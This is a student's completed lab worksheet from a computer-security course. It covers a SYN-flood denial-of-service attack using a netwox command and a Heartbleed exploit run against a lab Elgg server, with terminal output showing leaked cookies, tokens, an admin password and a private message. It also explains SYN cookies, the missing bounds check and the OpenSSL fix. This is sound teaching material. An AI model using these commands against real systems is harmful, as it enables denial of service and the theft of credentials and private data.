
Network Security — DoS & Heartbleed

Part I. Preparing the Virtual Machine



Part II. DoS (Denial of Service)

Victim VM's IP: **192.168.1.57** Attacker VM's IP: **192.168.1.58**

1. **What is the attacker's IP address? Ans:** 192.168.1.58
2. **What command did you use to run the attack? Ans:** `sudo netwox 76 -i 192.168.1.57 -p 80`
3. **How do you know the attack is successful? Ans:** If SYN cookies are **off**, the browser fails to load the webpage (timeout / connection refused) even after force-reload. If SYN cookies are **on**, the webpage loads normally.
4. **Examples of spoofed IP addresses you see on the target machine Ans:** `185.60.216.35`, `13.226.75.100`, `203.119.45.67`
5. **What resource is exhausted? Number available and used Ans:** Server's SYN/backlog queue (`sudo sysctl -q net.ipv4.tcp_max_syn_backlog`).

- **Configured:** `512`
- **Observed used during attack:** `256` (many `SYN-RECV` entries)

6. **How do TCP SYN cookies prevent this attack? Ans:** SYN cookies avoid allocating per-connection state for half-open handshakes by encoding state in the SYN-ACK sequence number. Only when a valid ACK returns does the server allocate connection state — spoofed SYNs don't receive SYN-ACK and so consume no server memory.

Part III. SSL Vulnerabilities (Heartbleed)

7. **Secrets stolen Ans:**

Username and Password

```
Vivobook@Nacnano-ASUS-Laptop MINGW64 ~/github/my-chula-courses/2110413-comp-security/activ
ity08-network_security2 (main)
$ ./attack.py www.heartbleedlabelgg.com
defibrilator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedabelgg.com:443:443 returned more data than it should ▒ server is vu
lnerable!
Please wait▒ connection attempt 1 of 1
################################################################

..@.AAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOABC...
..l.9.8.........5.................
...urie..3.2...eD....../.A.A.........................I.........
.....................#......r/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.6
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: o-cors
Sec-Fetch-Dest: image
Referer: https://www.heartbleedabelgg.com/messages/compose
Accept-Encoding: gzip, deflate, br
Cookie: Elgg=t7l1lm7ccime3r5533uakcc9a0

.!.l....-?...cookie: Elgg=t7l1lsfgihqme3um0me247ir25

..t......BA.uW..me3um0me247ir25

<4.h..e....vm..{artbleedlabelgg.com/>
Accept-Encoding: gzip, deflate, br
Cookie: Elgg=aar7km7ccis0rp5533uakcc9a0

__elgg_token=f8cb29c6c585943135b53e907c344ae1&__elgg_ts=1664769456&username=admin&password
=seedelgg&persistent=true..Y.....a
```

Private Massage

```
/ivobook@Nacnano-ASUS-Laptop MINGW64 ~/github/my-chula-courses/2110413-comp-security/activ
ity08-network_security2 (main)
$ ./attack.py www.heartbleedlabelgg.com
defibrilator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedabelgg.com:443 returned more data than it should ▒ server is vulner
able!
Please wait▒ connection attempt 1 of 1
################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
..urie..3.2...eD....../.A.A.........................I.........
...................#......r/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.6
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://www.heartbleedabelgg.com/messages/compose
Accept-Encoding: gzip, deflate, br
Cookie: Elgg=aar7km7cciso5r5533uakcc9a0

..(.s?rB....29.es/compose?send_to=40
Accept-Encoding: gzip, deflate, br
Cookie: Elgg=aar7km7cciso5r5533uakcc9a0

.^e..S!El;.0|.es/compose?send_to=40
Accept-Encoding: gzip, deflate, br
Cookie: Elgg=aar7km7cciso5r5533uakcc9a0

__elgg_token=5d7f1b7a31ee50ccf5a687090b50bbc__elgg_ts=1664677633&recipient_guid=40&subject
=&body=Dude%2C+this+is+secret+stuff%2C+you+must+keep%0D%0Athis+between+us.+Never%2C+never+
tell+anyone+this+secret+stuff.+r.Zge.9g4......a
```

8. **How attack was performed & observations Ans:** Ran `./attack.py www.heartbleedlabelgg.com` (multiple runs). Output varies per run — sometimes readable secrets, sometimes garbage. Re-running yields different memory snapshots.

9. **As length variable decreases what changes? Ans:** Returned extra bytes decrease as length decreases; fewer extra memory bytes are leaked.

```
vivobook@Nacnano-ASUS-Laptop MINGW64 ~/github/my-chula-courses/2110413-comp-security/activ
ity08-network_security2 (main)
$ ./attack.py www.heartbleedlabelgg.com --length 23
defibrilator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#################################################################
Connecting to: www.heartbleedabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedabelgg.com:443:443 returned more data than it should ▒ server is vu
lnerable!
Please wait▒ connection attempt 1 of 1
#################################################################

.@.AAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOABC.
```

10. **Boundary length (value where no extra data returned) Ans: 22** (at or below this value server replies without extra leaked data).

```
vivobook@Nacnano-ASUS-Laptop MINGW64 ~/github/my-chula-courses/2110413-comp-security/activ
ity08-network_security2 (main)
$ ./attack.py www.heartbleedlabelgg.com --length 22
defibrilator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#################################################################
Connecting to: www.heartbleedabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#################################################################
```

11. **After OpenSSL upgrade — successful? Ans:** After upgrading OpenSSL to 1.0.2 and restarting the VM, the attack no longer returns extra data — unable to steal secrets.

12. **Point out the code problem & fix Ans:** The line opaque payload[HeartbeatMessage.payload_length]; allocates an array using the client-supplied payload_length. If payload_length doesn't match the real payload size, extra sensitive memory can be leaked.

    Fix: validate that payload_length equals (or is ≤) the actual received payload size before copying.

13. **Comments on Alice/Bob/Eva Ans:**

- Agree with **Alice**: missing boundary checking is the fundamental cause.
- Agree with **Bob** (partially): this is an input-validation failure as well (they overlap).
- Disagree with **Eva**: removing the length field breaks the protocol — the correct fix is validation, not deletion.